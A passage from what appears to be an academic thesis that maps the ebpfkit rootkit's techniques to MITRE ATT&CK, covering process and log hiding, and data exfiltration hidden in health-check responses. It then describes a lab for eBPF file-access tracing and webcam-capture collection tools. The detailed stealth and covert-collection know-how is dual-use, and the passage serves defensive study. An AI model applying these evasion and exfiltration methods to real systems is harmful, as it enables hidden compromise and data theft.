- **Hide Artifacts (T1564)**: This technique directly addresses the concealment of the rootkit's presence. The rootkit hides its own process and files by manipulating syscalls (e.g., `stat`) to report "no such file or directory" for its PID folder and prevents external programs from interacting with its process by returning "no such process error" for signals. For persistence, it copies its binary to dedicated system locations like `/etc/rcS.d` and then hides these copied files using the same obfuscation mechanisms. It specifically hides its eBPF programs and maps by hooking the `s`yscall, preventing their IDs from being listed and file descriptors from being obtained, which also helps prevent "ID guessing". It also obscures kernel logs, especially `bpf_probe_write_user` warnings, by intercepting read syscalls on the kernel ring buffer and replacing messages to prevent detection by tools like `dmesg` or `journalctl`.

- **Impair Defenses (T1562)**: This broader technique encompasses the rootkit's efforts to evade detection mechanisms. It involves the overall obfuscation and hiding of its presence, including its own process and protection from being killed, as well as hiding its eBPF programs and maps from other programs that might try to access them. This is achieved by modifying syscall returns using helpers like `bpf_override_return` to make user space believe syscalls failed or to completely skip their execution (e.g., ps or ls seeing "no such file or directory" or "no such process"). It also addresses the

warning messages generated in the kernel ring buffer by `bpf_probe_write_user`, using two eBPF programs to suppress and replace them with "legit-looking messages" for `dmesg` or `journalctl`.

- **Indicator Removal (T1070)**: This technique specifically focuses on removing any traces or indications of the rootkit's activities. The rootkit is designed to make its own process undetectable by standard system tools, returning "nothing" or "no such file or directory" for `/proc/<rootkit-pid>` entries and blocking signals with `ESRCH` to effectively remove the indicator of a running process. It obfuscates eBPF components by hooking the eBPF syscall, preventing enumeration of IDs and access to their file descriptors. It also overrides kernel ring buffer messages generated by `bpf_probe_write_user` by intercepting `read` syscalls and replacing warnings with legitimate-looking messages to directly modify system logs and remove suspicious indicators.

- **Masquerading (T1036)**: The rootkit uses masquerading to make its malicious presence appear benign or non-existent. It achieves process and component obfuscation by hiding its eBPF programs and maps and ensuring other programs cannot access their file descriptors. It uses `bpf_probe_write_user` and `bpf_override_return` to alter syscall arguments or corrupt/change data returned by syscalls and even completely skip syscall execution. For file obfuscation, it modifies stat syscall returns and scrubs buffer content to make files appear non-existent. It also hooks into the eBPF syscall to prevent discovery of its eBPF program/map IDs and file descriptors. It masquerades kernel ring buffer activity by intercepting read syscalls and writing "legit-looking messages" over warnings.

- **Obfuscated Files or Information (T1027)**: This core technique outlines how the rootkit makes its process and components hidden through obfuscation. It prevents its PID from being detected, making it appear as if the process does not exist. It hides its binary file and other related files by intervening at a deeper kernel level to change syscall return values (e.g., `stat`) and scrub content. It blocks signals and kernel modules. It specifically obfuscates eBPF programs and maps by hooking the `ebpf` syscall to prevent user space from iterating through their IDs or obtaining file descriptors. It also hides kernel ring buffer messages generated by `bpf_probe_write_user` by monitoring `read` syscalls and replacing warnings with legitimate-looking messages.

3.3.11 Logging Obscuring and Prevention

The ebpfkit rootkit manipulates kernel-level logging to conceal its activities:

- **Exploitation for Defense Evasion (T1211)** and **Hide Artifacts (T1564)**: The **bpf_probe_write_user** helper, which is essential for the rootkit's operations, can generate warning messages in the kernel ring buffer, potentially indicating its presence. To counteract this, the rootkit employs a two-program strategy:

  - A first eBPF program is loaded that intercepts `read` syscalls to the kernel ring buffer. This program makes the `read` syscall return zero and writes "legit-looking messages". This prevents the actual warning messages related to `bpf_probe_write_user` from being immediately read.

– A second eBPF program, which also uses `bpf_probe_write_user`, is then loaded. This program unblocks the `read` syscall and overrides the content of the warning messages with benign-looking messages. This directly hides suspicious entries from outputs of tools like `dmesg` or `journalctl -f` and prevents logging to `syslog`.

3.3.12 Data Exfiltration from Files Memory and Environment

The exfiltration of file content, environment variables, databases and in-memory data by ebpfkit is achieved through a combination of several MITRE ATT&CK techniques, primarily leveraging eBPF's kernel-level access and network manipulation capabilities. Here is how they are implemented:

- **Credentials from Password Stores (T1555)**: The rootkit can exfiltrate sensitive data, such as the content of the `/etc/passwd` file, a common password store on Linux systems. It does this by monitoring when a user-space process reads this file and copies the content into an eBPF map for later retrieval. Additionally, it can collect and exfiltrate PostgreSQL hash passwords detected at runtime.

- **Data from Local System (T1005)**: The rootkit is designed to exfiltrate "pretty much anything that is accessible to eBPF" from the local system. This includes file content, environment variables, database dumps and in-memory data (gathered by analyzing program stacks). This broad access is facilitated by the ability of different eBPF program types to share data through eBPF maps. The exfiltration is initiated by a client sending a request for specific data, which an XDP program captures and stores. Then, a TC egress classifier intercepts the legitimate web application's health check response and overrides its content with the requested data before it leaves the host.

- **Data Staged (T1074)**: The rootkit collects information and stages it in eBPF maps. For instance, during file content exfiltration, the rootkit copies data from a file (like `/etc/passwd`) into an eBPF map once a user-space process opens and reads it. Once the data is staged in the eBPF map, the ebpfkit-client can retrieve it using a "get" command, effectively exfiltrating the stored data.

- **Application Layer Protocol (T1071)**: The rootkit primarily uses HTTPS traffic for its C2 operations and data exfiltration. It leverages the application layer of the OSI model to mimic normal, expected traffic, thereby avoiding detection. Commands and their results, including exfiltrated data, are embedded within these legitimate-looking HTTPS requests and responses. This technique can also be applied to other unencrypted network protocols like DNS.

- **Content Injection (T1659)**: For data exfiltration, a TC egress classifier intercepts the legitimate outgoing response (e.g., a health check answer) from the web application and overrides its content with the requested exfiltrated data (such as file content, environment variables, database dumps, or in-memory data). This allows the rootkit to inject malicious content (exfiltrated data) into an existing outgoing data transfer channel. This method is also applicable to DNS spoofing.

- **Data Obfuscation (T1001)**: To remain stealthy, the rootkit employs data obfuscation by embedding sensitive data within what appears to be normal egress traffic.

When data needs to be exfiltrated, the rootkit's TC egress classifier program intercepts the legitimate web application's response to a "health check" (which was an overridden malicious request) and replaces its content with the exfiltrated data. This makes sensitive data appear as normal outgoing traffic from the web application, thereby hiding it from defense mechanisms. This is effective across any unencrypted network protocol, including DNS.

- **Hide Infrastructure (T1665)**: The rootkit hides its infrastructure by leveraging TC classifier programs for data exfiltration. These programs allow the rootkit to embed various types of data, like file content, environment variables, or database dumps, within what appears to be normal, legitimate outgoing network traffic from the web application. This method helps evade detection of the rootkit's operational infrastructure by blending malicious activity with benign network flows.

- **Protocol Tunneling (T1572)**: The rootkit utilizes protocol tunneling by hijacking existing connections to exfiltrate data without initiating new ones or opening ports. After a client requests specific data, the rootkit's XDP program stores the network flow and requested resource. When the web application responds to a health check, a TC egress classifier intercepts the packet and overrides the legitimate health check answer with the requested data. This enables the exfiltration of a wide range of data, including file content, environment variables, database dumps and in-memory data, over existing HTTPS connections, or any unencrypted network protocol. This technique is also demonstrated for DNS spoofing.

3.3.12.1 Synthesis of ebpfkit's Qualitative Technique Coverage

The analysis emphasizes that many of ebpfkit's techniques overlap across multiple MITRE ATT&CK identifiers, reflecting the complex and multi-use nature of rootkit behaviors. For instance, a single strategy like syscall spoofing may correspond to several ATT&CK techniques, such as execution hijacking or debugger evasion. This overlap is intentional, illustrating how versatile and layered these adversarial methods can be.

Beyond mapping tactics, the section serves several strategic purposes: it offers a structured understanding of ebpfkit's operations, uncovers hidden implementation paths, deepens insight into rootkit capabilities, anticipates future evolutions in rootkit design and identifies gaps in technique usage that warrant further investigation.

3.4 Quantitative Analysis of Technique Coverage

3.4.1 Techniques Frequency

The first proposed analysis consists of a frequency histogram in Figure 3.1 that helps visualizing the distribution of MITRE ATT&CK techniques as they appear in the context of ebpfkit. Each bar in the histogram corresponds to a specific technique, such as T1036 (Masquerading) or T1548 (Abuse Elevation Control Mechanism) and its length represents the number of times that technique is employed across the various functionalities of ebpfkit. By translating qualitative observations of rootkit behavior into measurable data points, the histogram enables to assess the strategic emphasis of ebpfkit's design. For example, a high frequency of techniques associated with Defense Evasion or Persistence

suggests that the rootkit prioritizes stealth and long-term access over rapid exploitation or lateral movement. This insight is crucial for defenders, as it informs which ATT&CK techniques should be prioritized for detection and mitigation in environments where ebpfkit might be deployed.

Moreover, the histogram facilitates the identification of technique reuse. When a single technique appears multiple times across different ebpfkit modules, such as hiding processes, concealing network sockets, or intercepting system calls, it indicates that the technique is versatile and foundational to the rootkit's operation. From a threat modeling perspective, this helps understanding the underlying logic and design philosophy of the malware.

The Figure 3.1 could also serve as a comparative benchmark. By analyzing similar histograms for other rootkits or malware families, it becomes possible to determine whether ebpfkit follows conventional patterns or introduces novel techniques. If certain technique IDs appear disproportionately in ebpfkit compared to other threats, it may signal innovation or a shift in adversarial tactics. The absence of expected techniques might highlight limitations in ebpfkit's scope or deliberate choices to avoid detection.



Figure 3.1: Frequency of MITRE ATT&CK Techniques Usage

Masquerading (1036) is the most frequently observed technique, indicating ebpfkit's focus on stealth, which is coherent for a rootkit. This involves capabilities such as hiding its own process and components, obscuring kernel logs, achieving persistent

access by overriding file content without visible changes and mimicking normal traffic for C2. The high frequency underscores the rootkit's design to blend in and avoid detection.

The techniques **Abuse Elevation Control Mechanism (T1548)**, **Hijack Execution Flow (T1574)** and **Exploitation for Defense Evasion (T1211)** are of fundamental importance to ebpfkit's operations. Their high prevalence highlights the rootkit's core focus on Privilege Escalation, Persistence and Defense Evasion. **T1548** allows ebpfkit to gain and maintain higher permissions, enabling actions such as bypassing container isolation and securing enduring access through manipulating system files. **T1574** is critical for ebpfkit to control system and application behavior, facilitating persistent access and covert communication by altering typical program flow, including within containers. Lastly, **T1211** is crucial for ebpfkit's primary goal of avoiding detection, by bypassing security protections like RASP, hiding its components and obscuring system logs. These techniques collectively ensure the rootkit's hidden and powerful presence.

The techniques that appear with a frequency of 1 in ebpfkit's capabilities, including **OS Credential Dumping (T1003)**, **Obfuscated Files or Information (T1027)**, **Scheduled Task/Job (T1053)**, **Process Injection (T1055)**, **Data Staged (T1074)**, **Non-Application Layer Protocol (T1095)**, **Server Software Component (T1505)**, **Implant Internal Image (T1525)** and **Escape to Host (T1611)**, being less frequently used within **ebpfkit**'s documented capabilities suggests that they often represent highly specialized implementations for specific attack scenarios, such as container breakouts, specific database backdoors, or particular network interaction patterns. Unlike core techniques like **Masquerading (T1036)** or **Hijack Execution Flow (T1574)** which are versatile and foundational to many aspects of the rootkit's stealth and control, these less frequent techniques typically address a singular facet of a larger attack chain or describe a specific characteristic of the rootkit's setup rather than a broadly applicable method across its diverse functionalities.

3.4.2 Tactics Frequency

Figure 3.2 was derived by aggregating the frequencies of all techniques presented in Figure 3.1. It is important to note that certain techniques are associated with multiple tactics. For instance, the technique **Valid Accounts (T1078)** is mapped to several tactics within the MITRE ATT&CK framework. As a result, such techniques contribute proportionally more to the overall frequency count, thereby influencing the distribution across tactics.

Additionally, while the analysis focuses on six selected tactics, some tactics outside this subset still exhibit non-zero frequencies. This occurs because they include techniques that are also present within the selected six. Consequently, the tactic-level frequency representation reflects not only the direct selection criteria but also the interconnected nature of technique-to-tactic mappings.

The following list presents the tactics that registered a frequency greater than zero, ordered from highest to lowest based on their aggregated technique occurrences:

- **Defense Evasion (TA0005)**: This tactic appears most frequently, as it represents a core capability of rootkits. The flexibility and stealth features of eBPF make it



Figure 3.2: Frequency of MITRE ATT&CK Tactics Usage

particularly effective for implementing defense evasion techniques.

- **Persistence (TA0003)**: The second most prominent tactic, persistence is essential for maintaining long-term access. eBPF can facilitate this through mechanisms that allow code to remain active across system reboots or user sessions.
- **Privilege Escalation (TA0004)**: Often a prerequisite for both defense evasion and persistence, this tactic is less directly supported by eBPF. However, it remains a critical step in enabling more advanced adversarial behavior.
- **Command and Control (TA0011)**: One of the primary motivations for deploying a rootkit is to establish remote control over the compromised system. eBPF's network visibility and manipulation capabilities significantly enhance the feasibility of C2 operations.
- **Credential Access (TA0006)**: This tactic plays a supporting role in privilege escalation, as acquiring valid credentials is often necessary to gain elevated access. While not a primary focus of eBPF, certain techniques may contribute indirectly.
- **Discovery (TA0007)**: Excluded from the scope of this analysis.
- **Collection (TA0009)**: Among the least represented tactics in terms of eBPF applicability. Data collection techniques are generally less suited to eBPF's operational model.
- **Initial Access (TA0001)**: Excluded from the scope of this analysis.
- **Lateral Movement (TA0008)**: Excluded from the scope of this analysis.
- **Execution (TA0002)**: Excluded from the scope of this analysis.

A notable example illustrating the overlap between tactics is the technique **Valid Accounts (T1078)**. While the core action (e.g. using valid credentials) remains consistent, its tactical role varies depending on the stage of the attack. For instance,

using valid credentials to gain initial access differs significantly in intent and context from using them to escalate privileges within an already compromised system. This dual applicability explains why tactics such as **Initial Access (TA0001)** and others appear in the frequency analysis, even if they were not part of the primary selection criteria.

3.4.3 Collection Tactic Coverage

The **Collection (TA0009)** tactic, as defined by the MITRE ATT&CK framework, encompasses techniques used by adversaries to gather data from compromised systems, including file access, keylogging, screen capture and browser data theft. While these techniques are central to many attack campaigns, their implementation via eBPF-based rootkits is notably limited. This is primarily due to the architectural constraints of eBPF, which is designed for safe, bounded execution within the kernel. eBPF programs are sandboxed and restricted from performing arbitrary memory access or direct interaction with user-space applications, making them non suited for tasks that require persistent storage or access to peripheral devices and graphical interfaces.

Although eBPF excels in observability, particularly in syscall interception, network monitoring and process tracing, it lacks the capacity to execute complex data harvesting operations independently. Its internal data structures, such as maps, are constrained in size and scope, preventing the buffering or manipulation of large datasets. As a result, adversaries seeking to implement robust collection capabilities must rely on complementary user-space binaries or alternative kernel modules. In contrast to tactics like Defense Evasion or Command and Control, where eBPF's strengths are directly applicable, the Collection tactic remains one of the least supported domains within eBPF-based rootkit design.

Technique	**ebpfkit**	**Bad BPF**	**Boopkit**	**TripleCross**
T1557. Adversary-in-the-Middle	×	×	·	×
T1560. Archive Collected Data	·	·	·	·
T1123. Audio Capture	·	·	·	·
T1119. Automated Collection	·	·	·	·
T1185. Browser Session Hijacking	·	·	·	·
T1115. Clipboard Data	·	·	·	·
T1530. Data from Cloud Storage	·	·	·	·
T1602. Data from Configuration Repository	·	·	·	·
T1213. Data from Information Repositories	·	·	·	·
T1005. Data from Local System	×	×	×	×
T1039. Data from Network Shared Drive	·	·	·	·
T1025. Data from Removable Media	·	·	·	·
T1074. Data Staged	×	·	·	×

Technique	ebpfkit	Bad BPF	Boopkit	TripleCross
T1114. Email Collection	·	·	·	·
T1056. Input Capture	·	·	·	·
T1113. Screen Capture	·	·	·	·
T1125. Video Capture	·	·	·	·

Table 3.4: Mapping of MITRE ATT&CK Collection Techniques (TA0009) to eBPF Rootkits

As illustrated in Table 3.4, the number of Collection techniques implemented across the selected eBPF-based rootkits is very low. This observation aligns with the architectural limitations discussed earlier. The vast majority of techniques listed under the Collection tactic, such as **Screen Capture (T1113)**, **Audio Capture (T1123)**, **Clipboard Data (T1115)** and **Browser Session Hijacking (T1185)**, require interaction with user-space applications or access to peripheral devices, both of which fall outside the operational scope of eBPF. Consequently, only a small subset of techniques appear across the selected rootkits.

This limited coverage highlights how poorly suited eBPF is for handling complex data collection tasks. While eBPF excels in stealth, observability and control within the kernel, it lacks the necessary primitives to support high-volume or interactive data harvesting. As such, adversaries aiming to implement robust Collection capabilities must either extend their tooling beyond eBPF or integrate it with complementary components operating in user space. This reinforces the conclusion that, within the context of rootkit functionality, the Collection tactic remains one of the least supported domains by eBPF-based approaches.

Chapter 4
Implementation Challenges

4.1 Need for Collection Tools

The quantitative and qualitative analyses presented in Chapter 3 show a clear pattern: while eBPF excels at stealthy observation and kernel-level manipulation, it is fundamentally limited as a Collection mechanism. The mapping of MITRE ATT&CK Collection techniques to existing eBPF rootkits confirms that most collection techniques (screen/audio capture, browser session hijacking, clipboard scraping, etc.) are either absent or only weakly represented in the examined projects. These findings reflect architectural constraints that make eBPF ill-suited to perform large, interactive or high-volume collection tasks entirely inside the kernel.

For these reasons, the implementation work in this thesis explores the design of a small ecosystem of complementary collection tools. The envisioned collection subsystem would contain lightweight, low-overhead kernel probes (kprobes/tracepoints/XDP/TC) intended to capture events.

The environment chosen for development and testing is optimized to make this hybrid architecture reproducible and auditable: a Vagrant-managed `Ubuntu 22.04` VM with a shared `/shared/src` directory, Ansible-based provisioning, and a standard libbpf-based build pipeline. The project layout and the workflow are used to ensure reproducibility of the experiments when running the collection tools locally. Key supply-chain steps (generating `vmlinux.h`, building libbpf, producing skeleton headers with `bpftool`, and invoking the Makefile) are automated in the repository so the user-space collectors and eBPF probes can be iterated rapidly.

The remainder of this section describes, at a glance, what the collection tooling will provide and how it maps to the experimental environment:

- Targeted File Access Tracing with eBPF: This feature provides a precise and efficient method for monitoring file access events. It combines a kernel-space eBPF program attached to the `sys_enter_openat` tracepoint with a user-space event handling program. The implementation uses CO-RE for portability across kernel versions and filters events in the kernel to minimize overhead, sending only relevant data to user space via a perf event buffer. This serves as a foundational collection feature for broader monitoring workflows.
- Webcam Capture: This feature explores data collection from peripheral devices, a task outside the direct scope of eBPF. The implementation involves modifying the Vagrantfile to enable webcam passthrough to the virtual machine. Standard Linux user-space utilities like `ffmpeg` for recording, `inotifywait` for automated capture upon device access, and `v4l2loopback` to manage device contention are utilized. This demonstrates how complementary user-space tools can be integrated into the environment to achieve broader collection capabilities.

4.2 Methodology

The implementation methodology is designed with the idea to address the collection capability gap in eBPF-based threat detection by developing a hybrid architecture that combines lightweight eBPF kernel probes with complementary user-space tools. The approach emphasizes the creation of a standardized and reproducible development environment to ensure experimental consistency and portability across systems.

4.2.1 Key Strategies

This methodology is realized through the following core strategies:

- **Automated Environment Setup:** A Vagrant-managed VirtualBox virtual machine running `Ubuntu 22.04` provides a consistent operating system and kernel environment. Ansible is used to automate the provisioning of all dependencies, including compilers (`clang`, `llvm`), kernel headers, and eBPF development frameworks such as `libbpf` and `BCC`. This eliminates manual configuration and ensures repeatability.
- **Portable Development Toolchain:** The project leverages the `libbpf` library and the CO-RE paradigm to ensure that eBPF programs remain portable across different kernel versions without requiring recompilation. A custom `Makefile` automates the build process, including the generation of `vmlinux.h`, compilation of eBPF code, and creation of a user-space skeleton header using `bpftool`.
- **Hybrid Feature Implementation:** The methodology is demonstrated through two proof-of-concept tools that exemplify the hybrid model:
  1. **Targeted File Access Tracing:** An efficient eBPF program is attached to the `sys_enter_openat` tracepoint to capture file open events. Filtering is performed in-kernel to minimize overhead, and only relevant events are transmitted to a user-space handler via a perf event buffer.
  2. **Webcam Capture:** To explore data collection beyond eBPF's direct capabilities, webcam passthrough is configured within the virtual machine. Standard user-space tools such as `ffmpeg` are employed to capture video streams from the host webcam device.

4.3 Setup, Requirements, Environment & Tools

The implementation work can be found at: `https://gitlab.cylab.be/z.mansouri/ebpf-collection-tools`.

4.3.1 Project Structure Overview

To facilitate reproducible eBPF development and provisioning, the project is organized into a well-defined directory hierarchy. This structure separates concerns such as provisioning logic, tooling roles, source code, and virtualization configuration. The root directory `ebpf-dev/` contains all necessary components to initialize and manage the development environment, including Ansible roles, the Vagrant configuration, and the source code directory. Figure 4.1 illustrates the overall layout of this environment.

```
ebpf-dev/
├── provision.yml
├── roles/
│   ├── core/
│   │   └── tasks/
│   │       ├── dependencies.yml
│   │       ├── main.yml
│   │       └── system.yml
│   └── tools/
│       └── tasks/
│           ├── ebpf.yml
│           ├── main.yml
│           └── network.yml
├── src/
└── Vagrantfile
```

Figure 4.1: Directory layout of the project environment for eBPF development

4.3.2 Vagrant Configuration

To ensure a consistent and reproducible development environment for eBPF experimentation, a virtualized infrastructure was provisioned using Vagrant in combination with VirtualBox and Ansible. The configuration is defined in a `Vagrantfile` (cf. Appendix B.1), which automates the creation and setup of an `Ubuntu 22.04 (Jammy Jellyfish)` VM.

Key components of the setup include:

- **Base Image**: The VM uses the `ubuntu/jammy64` box, providing a clean `Ubuntu 22.04` environment.
- **Resource Allocation**: The VM is configured with 16 GB of RAM and 8 CPU cores to support resource-intensive eBPF workloads and compilation tasks.
- **Shared Folder**: The local `./src` directory is mounted inside the VM at `/home/vagrant/shared`, enabling seamless code synchronization between host and guest.
- **VirtualBox Customization**: Additional settings such as bidirectional clipboard sharing, increased video memory, and a custom VM icon enhance usability.
- **Provisioning**:
  - A shell script installs Ansible within the VM.
  - Ansible Local is then used to apply the `provision.yml` playbook, which configures system dependencies, networking tools, and eBPF-related components. Specific tags (`dep`, `sys`, `net`, `misc`, `ebpf`) allow modular provisioning.

This setup ensures that all contributors and experiments operate within a standardized environment, minimizing configuration drift and simplifying reproducibility.

4.3.3 Provisioning with Ansible

An Ansible provisioning setup ensures that both exploratory tracing and production-grade eBPF applications can be developed, tested, and deployed within the same virtualized environment by creating a robust and flexible eBPF development environment by combining:

- Low-level kernel access (via `headers` and `libbpf`)
- High-level scripting (via `BCC` and `Python`)
- Modern tooling (via `bpftrace`)
- Network readiness (via `NetworkManager`, `nftables`, `scapy`)

The provisioning tasks defined in the Ansible `roles/` directory in Figure 4.1 are organized to support a complete and reproducible eBPF development environment. Each role contributes specific functionality that collectively enables both exploratory tracing and production-grade eBPF workflows.

4.3.3.1 System Configuration (`system.yml`)

These tasks ensure the virtual machine is correctly localized and prepared for development. The keyboard layout is set to Belgian (`XKBLAYOUT="be"`), and the system timezone is configured to `Europe/Brussels`. While these settings are not directly related to eBPF, they enhance usability and ensure consistency across development sessions.

4.3.3.2 Core Dependencies (`dependencies.yml`)

This role installs essential packages required for compiling, running, and interacting with eBPF programs:

- Kernel headers and tools: `linux-headers-{{ ansible_kernel }}` and various `linux-tools` packages provide access to kernel interfaces and utilities such as `perf`, `bpftool`, and `trace-cmd`.
- Compiler and build tools: `llvm`, `clang`, `gcc-multilib`, `build-essential`, and `pkg-config` support the compilation of eBPF bytecode and related tooling.
- BPF libraries: `libbpf-dev` offers low-level C APIs, while `libbpfcc-dev`, `bpfcc-tools`, and `python3-bpfcc` are part of the BCC, enabling high-level scripting in Python and C++.
- Python environment: `python3-pip` is installed to facilitate the use of Python-based eBPF tools.

These packages form the backbone of a flexible and extensible eBPF development stack.

4.3.3.3 Network Configuration (`network.yml`)

Proper networking is essential for testing eBPF programs that interact with network traffic. This role ensures reliable connectivity within the VM:

- `NetworkManager` replaces `systemd-networkd` to improve compatibility with VirtualBox.

- `net-tools` provides legacy utilities such as `ifconfig` and `netstat` for debugging.
- `nftables` serves as a modern packet filtering framework that can be extended with eBPF.
- `scapy` is a Python library for crafting and analyzing packets, useful for testing eBPF hooks in networking subsystems.

These tools enable the development and evaluation of eBPF programs in realistic network scenarios.

4.3.3.4 eBPF-Specific Tools (`ebpf.yml`)

This role installs advanced utilities tailored for eBPF development:

- `bcc` (Python module) provides a rich set of bindings and prebuilt tools for tracing and monitoring kernel activity.
- `bpftrace` is a high-level tracing language.

Together, these tools streamline the development of eBPF applications, particularly by facilitating rapid prototyping through Python-based workflows, as opposed to traditional C-based development.

4.3.4 Building and Running the eBPF Code

The `src/` folder from Figure 4.1 has its content listed in Figure 4.2. It contains the source files and build configuration necessary for compiling and executing the eBPF program. The `Makefile` (cf. Appendix B.2) plays a central role in automating the build process. It coordinates the extraction of kernel type information via `vmlinux.h`, compiles the BPF program into an object file, generates a skeleton header using `bpftool`, and finally links the user-space application against the `libbpf` library to produce an executable binary. This automation ensures consistency and reduces manual effort during development.

```
src/
├── libbpf/
├── Makefile
├── program.bpf.c
└── program.c
```

Figure 4.2: Directory layout of the `src/` folder used for eBPF development

The `libbpf` library is built and run using the commands from Listing 5, which compile the static `libbpf.a` archive into the `libbpf/build/` directory. This library provides a robust interface for user-space programs to interact with the kernel's eBPF subsystem. It abstracts low-level system calls and offers convenient APIs for loading, verifying, and attaching BPF programs to various kernel hooks. Additionally, it facilitates the management of BPF maps and integrates seamlessly with skeleton headers generated by `bpftool`, thereby streamlining development and improving code maintainability.

A key feature supported by `libbpf` is CO-RE, which enables eBPF programs to be compiled against a generic kernel type format and then run across different kernel versions without recompilation. This is achieved by leveraging BTF metadata and relocation mechanisms that adapt the program to the target system's kernel layout at runtime. CO-RE significantly enhances portability and reduces the maintenance burden of kernel-specific builds, making it especially valuable in environments with diverse or frequently updated kernels.

```
git clone https://github.com/libbpf/libbpf
mkdir -p libbpf/build
make -C libbpf/src BUILD_DIR=../build OBJDIR=../build
```

Listing 5: Cloning and building the `libbpf` library for eBPF development

Once the environment is provisioned and the necessary components are built, the final executable (referred to as `program`) can be compiled and run using the commands shown in Listing 6. This step completes the workflow, allowing to deploy and test the eBPF program within a Vagrant-managed Ubuntu VM.

```
vagrant up
vagrant ssh
cd shared/keylogger/libbpf
make
sudo ./program
```

Listing 6: Steps to provision and run an eBPF program inside a Vagrant-managed Ubuntu VM

4.4 Collection Features

4.4.1 Targeted File Access Tracing with eBPF

This section presents a targeted tracing strategy developed to monitor file access events using the `libbpf` technology. The implementation combines kernel-space instrumentation with user-space event handling to selectively capture invocations of the `openat` system call when a specific file is accessed. This design was supposed to serve as a foundational collection feature for broader observability and monitoring workflows (before more specific techniques were found).

4.4.1.1 Kernel-Space Instrumentation

The kernel-space component is implemented in the `trace_open.bpf.c` source file (cf. Listing 7). The eBPF program is attached to the `tracepoint/syscalls/sys_enter_openat` tracepoint, which is triggered whenever a process attempts to open a file using the `openat` system call. To ensure portability across kernel versions, the program employs CO-RE techniques. This is achieved by including the `vmlinux.h` header and using `bpf_core_read`

macros, which allow the program to adapt to varying kernel data structures at runtime through BTF metadata.

The program defines a `data_t` structure to capture relevant metadata, including the process ID, command name, and filename. A filtering function, `is_target()`, compares the accessed filename against a predefined target (`/home/vagrant/test.txt`). Only matching events are emitted to user space via a `BPF_MAP_TYPE_PERF_EVENT_ARRAY`, thereby minimizing overhead and ensuring that only relevant data is collected.

```
// Attach this function to the tracepoint for sys_enter_openat
   syscall
SEC("tracepoint/syscalls/sys_enter_openat")
int handle_openat(struct trace_event_raw_sys_enter *ctx)
{
    struct data_t data = {};
    const char *filename;

